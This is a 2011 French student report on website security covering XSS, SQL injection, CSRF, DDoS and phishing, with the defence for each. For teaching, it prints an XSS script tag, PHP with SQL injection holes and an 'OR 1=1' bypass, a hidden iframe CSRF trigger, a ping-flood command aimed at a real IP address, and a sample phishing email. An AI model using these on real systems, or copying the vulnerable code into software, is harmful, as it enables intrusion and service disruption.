Sujet Spécial informatique 8INF700 : Sécurité informatique des Sites Web et Failles XSS

Guillaume Pillot

29 août 2011

Sommaire

Introduction

La sécurité informatique des sites Web vise à garantir la disponibilité, l'intégrité et la confidentialité des données échangée entre le client et serveur [1]. Avec l'explosion d'Internet, un très grand nombre de sites Web ont vu le jour et sont parfois mal protégés.

Tout les jours de nouvelles attaques et nouvelles parades voient le jour, on assiste à une véritable guerre informatique dont chaque internaute a dû être victime au moins une fois dans sa vie (spam, pishing, etc...).

Ce sujet spécial abordera premièrement, de façon brève, les failles de sécurité les plus connues. Ensuite, les failles XSS seront revu plus en profondeur. Toute une partie lui sera consacrée.

Première partie

Description des failles de sécurité les plus connues

Chapitre 1

Faille XSS

Le chapitre a repris les exemples du tutoriel du Site du Zéro [2]

1.1 La base

La Faille XSS (pour Cross-Site Scripting) est une faille de sécurité qui consiste à injecter du code HTML afin de pouvoir exécuter du code d'un autre langage informatique (Java Script le plus souvent) et la plupart du temps via un formulaire.

Les données envoyées par formulaires sont stockées dans la variable superglobale $_POST en PHP. Quand PHP reçoit une valeur par formulaire il place cette valeur à l'endroit où $_POST est appelé dans le code HTML.

Voici un exemple :

```
1 <p>
2 <!-- voci du code non protégé -->
3 Tu t'appelles <?php echo $_POST['prenom']; ?> !
4 </p>
```

Si l'utilisateur rentre Badaboum PHP transforme le code de la façon suivante :

```
1 <p>Tu t'appelles <strong>Badaboum</strong> !</p>
```

Ce code non protégé permet aux utilisateurs d'insérer n'importe quel code HTML mais surtout il leur permet d'ouvrir n'importe qu'elle balise <script>.

La balise <script> permet d'insérer un bloc de code dans du HTML, la plupart du temps ce bout de code est du Java Script. Ce bout de code sera ensuite interprété par le navigateur grâce à

l'interpréteur de celui-ci (Chakra pour Internet Explorer 9, SpiderMonkey pour Mozilla Firefox, etc...).




FIGURE 1.1 – *Injection d'une balise script par un utilisateur (<script type="text/javascript">alert('Badaboum')</script>)*




FIGURE 1.2 – *Résultat de l'injection*

La situation peut vraiment devenir critique car l'utilisateur peut récupérer nos cookies et donc des informations confidentielles comme notre pseudonyme et notre mot de passe sur le site.

1.2 Protéger notre code

On peut protéger notre code en l'échappant, en affichant les balises (ou en les retirant) plutôt que de les faire exécuter par le navigateur. Pour échapper le code HTML, il suffit d'utiliser la fonction htmlspecialchars. Cette fonction permet de convertir les caractères spéciaux en entités HTML. Par exemple, les chevrons < et > deviennent respectivement &lt ; et &gt ; . Cela provoquera l'affichage de la balise plutôt que son exécution. [3]

Voici le même exemple que le précédent mais avec htmlspecialchars :

```
1 <!-- utilisation de htmlspecialchars -->
2 <p>
3 Je sais comment tu t'appelles, hé hé.
4 Tu t'appelles <?php echo htmlspecialchars($_POST['prenom']); ?> !
5 </p>
6
```

Je sais comment tu t'appelles, hé hé. Tu t'appelles <script type="text/javascript">alert('Badaboum')</script> !

FIGURE 1.3 – *Résultat de la tentative d'injection*

Chapitre 2

Injection SQL

2.1 La Base

L'injection SQL est une faille de sécurité qui consiste à injecter une requête SQL non prévue par le système et pouvant compromettre sa sécurité [4].

Pour les sites Web, PHP se charge de communiquer avec le SGBD via une interface. En PHP5, l'interface PDO (Php Data Object) permet d'accéder à une Base de Données, elle est orientée objet, la classe s'appelant PDO.

Il ne faut pas concaténer une variable dans une requête comme ceci :

```
1 <?php
2 $reponse = $bdd->query(
3         'SELECT nom
4         FROM jeux_video
5         WHERE possesseur=\'' . $_GET['possesseur'] . '\'');
6 ?>
```

L'utilisateur pourrait insérer du code SQL et changer le comportement de la requête prévue et accéder, modifier, détruire le contenu de la Base de données.

Voici un exemple, deux formulaires demandent d'entrer un nom et mot de passe qui lui sont associés, le nom et le mot de passe sont stockés dans une Base de données. Si l'utilisateur rentre le bon mot de passe un message du site s'affiche, sinon un message d'erreur s'affiche.

Les variables $_POST stockant le contenu du formulaire sont concaténer directement dans la requête.

Le nom est 'toto' et le mot de passe 'torototo' :




FIGURE 2.1 – *authentification réussit*




FIGURE 2.2 – *Mauvais login ou mot de passe*

En fait, PHP envoie cette requête (après s'être connecté à la BDD avec PDO) :

```php
<?php
$reponse= $connect->query("
SELECT prenom,mdp
FROM authentification
WHERE prenom='{\$_POST['prenom']}' AND mdp='{\$_POST['mdp']}' ");
?>
```

Cette requête n'est pas protégée contre les injections SQL de base, pour casser le formulaire, il est possible de modifier la requête en ajoutant une information toujours vraie comme OR 1=1 ou OR a=a. Il est même possible de mettre en commentaire une partie de la requête en ajoutant un dièse(#) dans le formulaire :




FIGURE 2.3 – *Injection SQL basique (NB :Pour réussir l'injection il faut mettre du contenu dans l'autre formulaire pour passer le contrôle avec la fonction isset ou empty)*

2.2 Les requêtes préparées

Les requêtes préparées permettent d'éviter que les informations rentrées par un utilisateur soient interprétées (il permet aussi un gain de vitesse si la requête doit être exécutée plusieurs fois).

L'interface PDO permet l'utilisation de requête préparé.

Voici la requête précédente mais "préparée" :

```
<?php
$reponse= $connect->prepare('
SELECT prenom,mdp
FROM authentification
WHERE prenom=? AND mdp=?');
?>
```

Les ? sont des marqueurs qui représentent les variables, la requête étant "prête" on peut l'exécuter :

```
<?php
$reponse->execute(array($_POST['prenom'],$_POST['mdp']));
?>
```

Il faut mettre les variables dans le bon ordre. Il est possible d'utiliser des marqueurs nominatifs à la place des ?.

Chapitre 3

Cross-site request forgery

3.1 La base

Les attaques de type CSRF (Cross-Site Request Forgery) utilisent le navigateur d'un utilisateur pour envoyer des requêtes au serveur Web. Ces requêtes paraitront donc tout à fait légitimes aux yeux du serveur et l'utilisateur réalisera donc des actions à son insu.

La différence entre une attaque de type XSS et de type CSRF est que le XSS est une attaque construite dans le temps, menée étape par étape, contrairement au CSRF qui est une attaque instantanée, elle ne repose pas sur l'exécution d'un script dans un navigateur. Son but est d'exécuter une action non désirée par le client sur un site où la victime possède un accès privilégié [5] (modérateur ou administrateur sur un forum par exemple).

Voici un exemple, un site web propose à leurs clients authentifiés l'achat d'une télé :

FIGURE 3.1 – *Site d'achat*

Le client peut donc voir le nombre de télévisions qu'il a commandés, pour acheter une télé il suffit qu'il clique sur le bouton "achat" et le nombre total de télés achetées est incrémenté. Il n'a pas besoin de s'authentifier à chaque fois sur le site grâce aux cookies.

Pour gérer l'achat, le bouton redirige vers une autre page "traitement_achat.php" qui ,après avoir incrémenté le nombre de télévision, redirige le client vers la page d'achat grâce à la fonction header().

Voici le code de la page "traitement_achat.php" :

```php
<?php

//Connexion à la BDD
try
{
$connect=new PDO('mysql:host=localhost;dbname=sujet_special','root','');
}
catch(Exception $e)
{
        die('Erreur : ' .$e->getMessage() );
}
//requete preparer
$nbtele=$connect->prepare('SELECT nbtele
                        FROM authentification
                        WHERE prenom=? AND mdp=?'
                        ) or die(print_r($connect->errorInfo()));

$nbtele->execute(array($_COOKIE['pseudo'],$_COOKIE['mdp']));
//recherche de l'utilisateur dans la BDD et on met le nombre de télé dans $data
while($result=$nbtele->fetch() )
{
        $data=$result['nbtele'];
}
//On incrémente $data
$data++;
//et on met à jour le nombre de télé acheté sur le compte de l'utilisateur
$modif=$connect->prepare('UPDATE authentification
                        SET nbtele=?
                        WHERE prenom=? AND mdp=?'
                        ) or die(print_r($connect->errorInfo()));

$modif->execute(array($data,$_COOKIE['pseudo'],$_COOKIE['mdp']));

$nbtele->closeCursor();

//redirection de page
header('Location: site_dachat.php');

?>
```

Le pirate peut récupérer le nom de la page dans le code source de la page d'achat comme ceci :

```
                <h1>Bienvenue sur notre site d'achat!</h1>
<br />
<p>
        En promotion voici une télé HD:  <img src="tele-haute-definition.jpg" alt="télé haute-définition" />
        <br />1000 euros
        <form method="post" action="traitement_achat.php">
                <input type="submit" value="Achat" />
        </form>
```

FIGURE 3.2 – *Accès aux sources de la page du site d'achat*

Ensuite il se débrouille pour que le client accède à sa page web contenant le lien vers la page de traitement (par message privé sur le site, par mail, etc...), et tout cela à l'insu de l'utilisateur.

Le lien est souvent inclus dans une balise img ou alors une balise iframe de taille vide ou encore une balise script :

```
<iframe src="traitement_achat.php" height="0" width="0" frameborder="0">
</iframe>
```

Le client arrive donc sur la page Web du pirate contenant la balise iframe et exécute, à son insu, une commande de télévision.

3.2 Le token

Le jeton de sécurité ou le token permet de s'assurer que l'utilisateur qui tente d'exécuter la page "traitement_achat.php" est bien passé par le formulaire avant. Le token est une suite de nombres et de chiffres, le token est unique. On peut produire le token grâce à la fonction uniqid() et on passe la valeur du token dans le formulaire dans un champ caché.

```
<?php
//Generation du token
$token= uniqid(rand(), true);
//on enregistre le token dans un cookie
setcookie('token',$token,time()+10000);
?>
<form id="form" name="form" method="post" action="traitement.php">
<!-- Le champ caché a pour valeur le jeton -->
<input type="hidden" name="token" id="token" value="<?php echo $token; ?>"/>
</form>
```

Ensuite il suffit de rajouter une condition au début du fichier traitement_achat.php.

```php
<?php
if($_COOKIE['token'] != $_POST['token'])
{
?>

<p>
ERREUR LORS DU TRAITEMENT D'ACHAT, L'ACHAT EST ANNULER!
</p>

<?php
}
?>
```

Le pirate ne pourras pas exploité la faille car la valeur de $_POST['token'] sera vide et il ne pourras pas obtenir la valeur du token puisque celui-ci est unique à chaque achat.

Chapitre 4

Attaque par déni de service distribuée

Le chapitre a été rédigé en grande partie à l'aide de l'article sur le sujet du site Wikipédia [6]

4.1 La base

Une attaque par déni de service (ou DoS pour Denial of Service) est un type d'attaque Dos qui a pour but de saturer un serveur Web de requête pour le rendre indisponible.

Aujourd'hui, on parle d'attaque DDoS (Distributed Denial of Service) car ce type d'attaque est provoqué par plusieurs machines. Les pirates constituent une "armée" de zombies (ordinateurs contrôlés à l'insu de son utilisateur par un pirate souvent grâce à un ver ou un cheval de Troie) pour attaquer leur cible.

Le principe est d'utiliser plusieurs esclaves pour l'attaque et des maîtres qui les contrôlent. Le pirate communique directement avec les maîtres (via TCP). Ensuite les maîtres envoient les commandes aux esclaves (via UDP). L'utilisation des maîtres facilite l'organisation de l'attaque du pirate qui serait obligé de se connecter à chaque esclave sinon.




FIGURE 4.1 – *Réseau d'une attaque DDOS*

L'attaque consiste à inonder la cible de requête inutile (flood). Plusieurs floods sont possible : le SYN Flood qui est un flood via TCP, le UDP Flooding, un flood via UDP ou encore l'attaque par réflexion (ou Smurf attack) qui est un flood via le protocole ICMP ou encore le ping flood l'attaque la plus simple.

4.2 Quelques attaques par déni de service

4.2.1 Le ping flood

Le ping flood consiste à inonder la cible de requête ping. C'est une attaque très simple à mettre en œuvre mais peu efficace aujourd'hui. En fait, l'attaque ne réussit que si l'attaquant a plus de bande passante que la victime. De plus, les pare-feux d'aujourd'hui bloquent ce type d'attaque.

Avec la console de Windows cmd.exe, on peut lancer un ping flood avec cette commande :

ping -l 65500 66.249.64.45 -t

L'option l permet de déterminer la taille des paquets (en octet) le maximum accepté par requête étant de 65500. L'option t permet d'envoyer des paquets sans interruption.

Le pare-feu de la cible peut bloquer cette attaque en bloquant toute requête ping, ou alors, un autre moyen moins radical et permettant l'utilisation normale du ping par d'autres clients légitimes, est de bloquer les requêtes lorsque leur nombre est anormalement élevé et/ou d'établir un nombre maximum de requêtes ping que le pare-feu transmet au serveur par seconde.

4.2.2 Le SYN Flood

Cette attaque basée sur le protocole TCP consiste à envoyer une succession de requêtes SYN vers la cible.

L'initialisation d'une connexion TCP se fait en 3 étapes :

-Premièrement, le client demande une connexion en envoyant un message SYN (demande de synchronisation avec le serveur).
-Ensuite, le serveur répond en envoyant un message SYN-ACK (demande de synchronisation avec le client et accusé de réception de la requête SYN du client).
-Et pour finir, le client répond à son tour avec un message ACK (accusé de réception de la requête SYN du serveur), la connexion est établie.

L'attaque SYN flood consiste à ne pas répondre avec le message ACK (dernière étape de connexion), car après l'étape 2 le serveur consomme un certain de nombre de ressources, de plus le serveur attend un certains moment avant de libérer les ressources réservées au client.

Ainsi, en générant suffisamment de connexions incomplètes de ce type (semi-ouverte), il est possible de provoquer un déni de service sur le serveur (surcharger les ressources du serveur peut même provoquer le plantage du serveur).

Pour se protéger de cette attaque, on peut limiter le nombre de connexions depuis la même source ou la même plage d'adresses IP, la libération des connexions semi-ouvertes selon un délai aléatoire, éviter d'allouer des ressources aux clients tant que la connexion n'est pas complètement établie. Il existe d'autres protections comme le SYN cookies,l'analyse statistique du trafic et la commande flow mask que je ne détaillerai pas ici.

Malgré tout, ces protections pourront endiguer la plupart des attaques mais en cas d'une attaque DDOS massive cela ne protégera pas le serveur du déni de service.

4.2.3 UDP Flooding

L'attaque est basé sur l'UDP, l'UDP étant prioritaire sur le trafic que le TCP, la cogestion du réseau peut être rapide. L'UDP possède moins de contrôle que le TCP, il n'y a pas de mécanisme de contrôle de congestion sur l'UDP. Le trafic UDP finit donc par avoir toute la bande passante de la cible et le déni de service est opérant.

Le pare-feu ignore les paquets UDP non ouverts sur l'extérieur et/ou limite le trafic UDP.

4.2.4 Smurf Attack (Attaque par réflexion)

Cette attaque est basée sur le protocole ICMP. L'attaque repose sur un maximum d'envois de requêtes ping à un réseau en broadcast (diffusion du ping sur toutes les machines du réseau). L'attaquant envoie la requête en falsifiant l'IP source qui correspondra à celle de la cible, ainsi la cible sera inondée de réponse ping et sa bande passante sera saturée.

Pour se défendre contre ce type d'attaque, il est possible de limiter le nombre des requêtes à un pourcentage de la bande passante ou de carrément désactivé le broadcast.

4.3 Comment s'en protéger ?

Il est difficile de se protéger de ce type d'attaques étant donné que l'attaque provient de plusieurs machines. On peut créer une architecture répartie, composée de plusieurs serveurs offrant le même service. Il est aussi possible de mettre en place un serveur tampon (cleaning center) qui filtre et nettoie le trafic et permet de faire en sorte que les requêtes malveillantes ne touchent pas le serveur visé. Ou encore répartir la charge réseau (au lieu de rediriger tout les paquets vers un seul serveur on les partages entre plusieurs serveurs qui se coordonnent pour donner une réponse cohérente). Si le serveur est sous Apache 2, il est possible de mettre en place le firewall ModSecurity qui augmente la sécurité, détecte et bloque les attaques avant qu'elles n'atteignent le serveur et le module mod_evasive qui permet de détecter les floods et les tentatives de déni de service.

Malheureusement, cela ne suffit pas de protéger à 100% le site de ce type d'attaque, aujourd'hui on attend beaucoup parler de groupe de pirates attaquer plusieurs entreprises et agences gouvernementales en utlisant le DDOS. Récemment, le groupe lulz et anonymous a rendu indisponible plusieurs serveurs de jeux connu ainsi que plusieurs services de l'entreprise SONY. Le groupe lulz est même allé jusqu'à attaquer le site de la CIA. [7]

Chapitre 5

Ingénierie sociale

5.1 La base

L'ingénierie sociale est une manipulation consistant à obtenir un bien ou une information, en exploitant la confiance, l'ignorance ou la crédulité de tierces personnes. [8]

Il n'est pas nécessaire d'avoir des connaissances approfondies en réseau et en informatique pour utiliser ce genre d'attaque. Il s'agit d'exploiter le facteur humain, qui peut être considéré dans certains cas comme un maillon faible de la sécurité du système d'information.


Les techniques employées rentrent surtout dans le domaine psychologique et social, le moyen de s'en protéger est de sensibiliser les utilisateurs sur ce genre d'attaque. Les entreprises établissent des consignes et une liste de règles à suivre pour éviter les fuites d'information sur leur parc informatique.

5.2 Quelques techniques d'ingénierie sociale

5.2.1 Le pishing

Le pishing ou hameçonnage en français, consiste à soutirer des renseignements personnels comme les mots de passes ou les numéros de carte de crédit en se faisant passer pour un tiers de confiance (banque,site connu,service de messagerie, etc...).

Le pishing se fait le plus souvent par mail :



De : **servicecourrier.gmail** <servicecourrier.gmail@bol.com.br>
Date : 31 juillet 2011 12:01
Objet : FERMETURE DE COMPTE INTERNET !!!!
À :

1. Cher(e) Membre,

En raison de la congestion de tous les utilisateurs de Gmail et l'enlèvement de tous les comptes inutilisés , Gmail< /span>

serait obligé de fermer votre compte, vous devriez confirmer votre E-mail en remplissant vos informations de connexion ci-dessous pour eviter tous désagréments.

Confirmation de votre identité. Vérification de votre compte Gmail

Nom:.....

Prénom:.....

Adresse Gmail:.....

Adresse de récupération:.....

Mot de Passe:.....

Confirmation du Mot de Passe:.....

Information

Région:.....

Entrer le nom de la ville d'où vous vous connectiez habituellement :.. .....

Pays:.....

Occupation:.....

Après avoir répondu au questionnaire et après vérification par nos services votre compte Gmail continuera de fonctionner normalement. Tout refus de coopération entraîne la suppression systématique de votre compte. Tout en nous excusant pour ces désagréments.

2. Confirmer les données demandées de votre boite Gmail en nous transmettant les informations demandées en réponse à ce message dans un délai de 72 Heures. Passé ce délai, nous ne serons plus à mésure de garantir la préservation de votre adresse de messagerie.

3. Cette requête nous permettra de répertorier votre adresse de messagerie afin de ne pas la perdre lors de l'expiration du précédant service de Gmail.

FIGURE 5.1 – *Tentative de pishing sur un compte gmail*

On remarque que le nom de domaine ne correspond pas à celui de gmail mais à "bol.com.br" ce qui montre bien la tentative de pishing.

5.2.2 Le rogue

Un rogue est un faux logiciel de protection qui prétend que votre ordinateur est infecté, avec de fausses preuves à l'appui. [9]

Le plus souvent, le rogue se télécharge via une publicité sur internet ou lors d'un téléchargement P2P.

Régulièrement, il affiche une fenêtre disant que votre PC est infecté et qu'il faut acheter l'antivirus.




FIGURE 5.2 – *Manifestation d'un rogue*

5.2.3 Reverse Social Engineering

On appelle Reverse Social Engineering (ou Ingénierie sociale inversée en français) le fait que c'est la victime qui demande des informations aux pirates.

